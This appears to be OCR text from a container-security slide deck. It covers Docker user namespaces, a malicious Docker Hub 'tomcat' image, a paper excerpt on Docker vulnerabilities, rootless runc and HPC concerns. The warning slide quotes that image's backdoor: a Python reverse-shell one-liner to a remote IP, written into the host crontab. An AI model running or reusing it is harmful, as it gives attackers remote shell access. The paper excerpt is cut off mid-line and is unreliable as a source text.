@Rkt: https://coreos.com/rkt/docs/latest/seccomp-guide.html

User Namespaces

>=Docker 1.10



ContainerCon 2015

“Phase 1” Usage Overview

```
# docker daemon --root=2000:2000 ...
drwxr-xr-x root:root   /var/lib/docker
drwx------ 2000:2000   /var/lib/docker/2000.2000
```

Start the daemon with a remapped root setting (in this case uid/gid = 2000/2000)

```
$ docker run -ti --name fred --rm busybox /bin/sh
/ # id
uid=0(root) gid=0(root) groups=10(wheel)
```

Start a container and verify that inside the container the uid/gid map to root (0/0)


```
$ docker inspect -f ‘{{ .State.Pid }}’ fred
8851
$ ps -u 2000
  PID TTY          TIME CMD
 8851 pts/7    00:00:00 sh
```

You can verify that the container process (PID) is actually running as user 2000

Link: https://events.linuxfoundation.org/sites/events/files/slides/User Namespaces - ContainerCon 2015 - 16-9-final_0.pdf

Image Security

Beware!



OFFICIAL REPOSITORY


tomcat ☆

Last pushed: an hour ago

Tag Name	Compressed Size	Last Updated
9	241 MB	an hour ago
		ur ago
		ur ago
		ur ago
		ur ago
		ur ago
		an hour ago

```
{"user":     "docker123321",     "name":     "tomcat",     "namespace":
"docker123321",     "repository_type":     "image",     "status":     1,
"description":   "",   "is_private":   false,   "is_automated":   false,
"can_edit":    false,    "star_count":    0,    "pull_count":    281646,
"last_updated": "2017-07-25T04:56:46.241594Z", "build_on_cloud": null,
"has_starred": false, "full_description": null, "affiliation": null,
"permissions": {"read": true, "write": false, "admin": false}}
```

https://hub.docker.com/v2/repositories/docker123321/tomcat/ 03.10.17



jack0 commented on 1 Sep • edited

We encountered this, also a malicious image. Shows the same pattern 100K+ pulls and 0 stars.

https://hub.docker.com/r/docker123321/tomcat/


It executes this command to create a backdoor:

```
/usr/bin/python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\\\"98.142.140.13\
\\",8888));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\\\"/bin/sh\\\",\\\"-i\\\"]);'\\n\" >> /mnt/etc/crontab
```

PUBLIC REPOSITORY

docker123321/tomcat ☆

Last pushed: 2 months ago



Tag Name	Compressed Size	Last Updated
latest	2 MB	2 months ago

Containers - Vulnerability Analysis

Theo Combe
Nokia
Bell Labs France
Nozay, France
Email: theo-nokia@sutell.fr

Antony Martin
Nokia
Bell Labs France
Nozay, France
Email: antony.martin@nokia.com

Roberto Di Pietro
Nokia
Bell Labs France
Nozay, France
Email: roberto.di-pietro@nokia.com

***Abstract*—Cloud based infrastructures have typically leveraged virtualization. However, the need for always shorter development cycles, continuous delivery and cost savings in infrastructures, led to the rise of containers. Indeed, containers provide faster deployment than virtual machines and near-native performance. In this work, we study the security implications of the use of containers in typical use-cases, through a vulnerability-oriented analysis of the Docker ecosystem. Indeed, among all container solutions, Docker is cu**
than a container solution, it is a
delivery tool. In particular, w
to the analysis of the contain
top-down approach, we point
design or driven by some reali
components of the Docker envir
world scenarios where these vu
propose possible fixes, and, final
by PaaS providers.

KEYW
Security, Containers, Dock
Orchestration.

I. INTRO

Virtualization-rooted cloud
There are both commercial and
For the former ones, one m
Compute Cloud (EC2) [1], Go
VMware's vCloud Air, Micros
ones examples include OpenS
tion technologies such as KVI

Recent developments have
directions. First, the accelerat
(agile methods and *devops*) an
the application stack (mostly
works) trigger the need for a f
code into production. Further
densification of applications on servers. This means running more applications per physical machine, which can only be achieved by reducing the infrastructure overhead.

In this context, new lightweight approaches such as containers or unikernels [4] become increasingly popular, being more flexible and more resource-efficient. Containers achieve their goal of efficiency by reducing the software overhead imposed by virtual machines (VM) [5] [6] [7], thanks to a tighter integration of guest applications into the host operating system (OS). However, this tighter integration also increases the attack surface, raising security concerns.

The existing work on container security [8] [9] [10] [11] focuses mainly on the relationship between the host and the container. This is absolutely necessary because, while virtualization exposes well-defined resources to the guest system (virtual hardware resources), containers expose (with restrictions) the host's resources (e.g. IPC / filesystem) to the applications. However, the latter feature represents a threat for
ability of applications running on the

part of a complex ecosystem - from
positories and orchestrators - with a
on. In particular, container solutions
oyment chains [12] meant to speed
ocesses. These deployment chains are
parties elements, running on different
nt providers, raising concerns about
introduce multiple vulnerabilities that
t to penetrate the system. To the best
e deployment chains are fundamental
ainers, the security of their ecosystem
tigated yet.
ve consider are classified, relatively
system, from the most remote ones
, using Docker as a case study. We
r's ecosystem for three reasons. First,
came the reference on the market of
d *DevOps* ecosystem. In particular,
by ClusterHQ and DevOps.com [13]
o use Docker in a container solution.
e first barrier to container adoption
ent [13]. Finally, Docker is already
nments which enable experiments and
y of some attacks.
provide several contributions. First,
we make a thorough list of security issues related to the Docker ecosystem, and run some experiments on both local (host-related) and remote (deployment-related) aspects of this ecosystem. Second, we show that the design of this ecosystem triggers behaviours (captured in three use-cases) that lower security when compared to the adoption of a VM based solution, such as automated deployment of untrusted code. This is the consequence of both the close integration of containers into the host system and of the incentive to scatter the deployment pipeline at multiple cloud providers. Finally, we argument on the fact that these use-cases trigger and




Fig. 4: Automated deployment setup in
using github, the Docker Hub, external
repositories from where code is downlo
process.

What could possibly go
wrong?

Attacking a Big Data Developer


Dr. Olaf Flebbe
of ät oflebbe.de

ApacheCon Bigdata Europe
16 Nov 2016 Seville

Source: Combe et al., Containers - Vulnerability Analysis. +
http://events.linuxfoundation.org/sites/events/files/slides/AttackingBigDataDeveloper_0.pdf
https://user-images.githubusercontent.com/2349496/29097415-f6619acc-7c99-11e7-84af-fba4cd100fa0.jpg

rootless containers

Rootless containers


GitHub - opencontainers/runc:
GitHub, Inc. [US] | https://github.com/opencontainers/runc

Rootless containers

`runc` has the ability to run containers without root privileges. This is called `rootless`. You need to pass some parameters to `runc` in order to run rootless containers. See below and compare with the previous version. Run the following commands as an ordinary user:

```
# Same as the first example
mkdir ~/mycontainer
cd ~/mycontainer
mkdir rootfs
docker export $(docker create busybox) | tar -C rootfs -xvf -

# The --rootless parameter instructs runc spec to generate a configuration for a rootless container, which will allow
runc spec --rootless

# The --root parameter tells runc where to store the container state. It must be writable by the user.
runc --root /tmp/runc run mycontainerid
```


Source: https://github.com/opencontainers/runc

Rootless container with runc

```
1346  mkdir TMP/runc-test
1347  cd TMP/runc-test
1348  mkdir rootfs
1349  docker export $(docker create alpine) | tar -C rootfs -xvf -
1350  runc spec --rootless
1351  docker-runc spec –rootless
```

```
holgrrr@thinkpad:~/TMP/runc-test$ docker-runc --root /tmp/runc run mycontainerid
/ # id
uid=0(root) gid=0(root)
groups=65534(nobody),65534(nobody),65534(nobody),65534(nobody),65534(nobody),65534(nobody),65534(nobo
dy),65534(nobody),65534(nobody),0(root)
/ #
holgrrr@thinkpad:~/TMP/runc-test$ ps aux | grep mycontainerid
holgrrr   4283  0.2  0.0 615316 11012 pts/0    Sl+  19:49   0:00 docker-runc --root /tmp/runc run
mycontainerid
```

HPC Container Runtimes




CONTAINERS IN HPC: SINGULARITY

DOCKER IN HPC: THE PROBLEM

- Docker emulates a virtual machine in many aspects (e.g. users can escalate to root)
- Non-authorized users having root access to any of our production networks is considered a security breech
    - To mitigate this security issue, networks must be isolated for Docker access
    - Precludes access to InfiniBand high performance networks and optimized storage platforms
    - Typical solution is a virtual cluster within a physical cluster, but without high performance-ness (removed HP from HPC leaving just C)
- Docker uses a root owned daemon that users can control by means of a writable socket (users control root process)?!
    - What ACLs are in place, are they enough to trust? Can we control or fine tune them?
- No native GPU support. We need to hack Docker, or/also integrate Docker-Nvidia?
- No reasonable support or timeline for MPI… MPI developers estimate this milestone for at least 2 years from now!
- Can not limit access to local file systems, especially when user can achieve root inside container, this breaks all file locally mounted file system security
- Doesn't support production distributions/kernels (RHEL7 not even completely supported yet)!
- Incompatibilities with existing scheduling and resource manager paradigms:
    - Root owned Docker daemon is outside the reach and control of the resource manager
    - MPI/parallel job runs become increasingly complex due to virtual ad-hoc networking assignments
- Docker is built, maintained, and emphasized for the enterprise, not HPC
- Patches to help make Docker/runC/RKT a better solution for HPC have been submitted … but most have not been accepted!

Source: Kurtzer, Singularity P1 – Intel HPC Developer Conference https://www.intel.com/content/dam/www/public/us/en/documents/presentation/hpc-containers-singularity-introductory.pdf

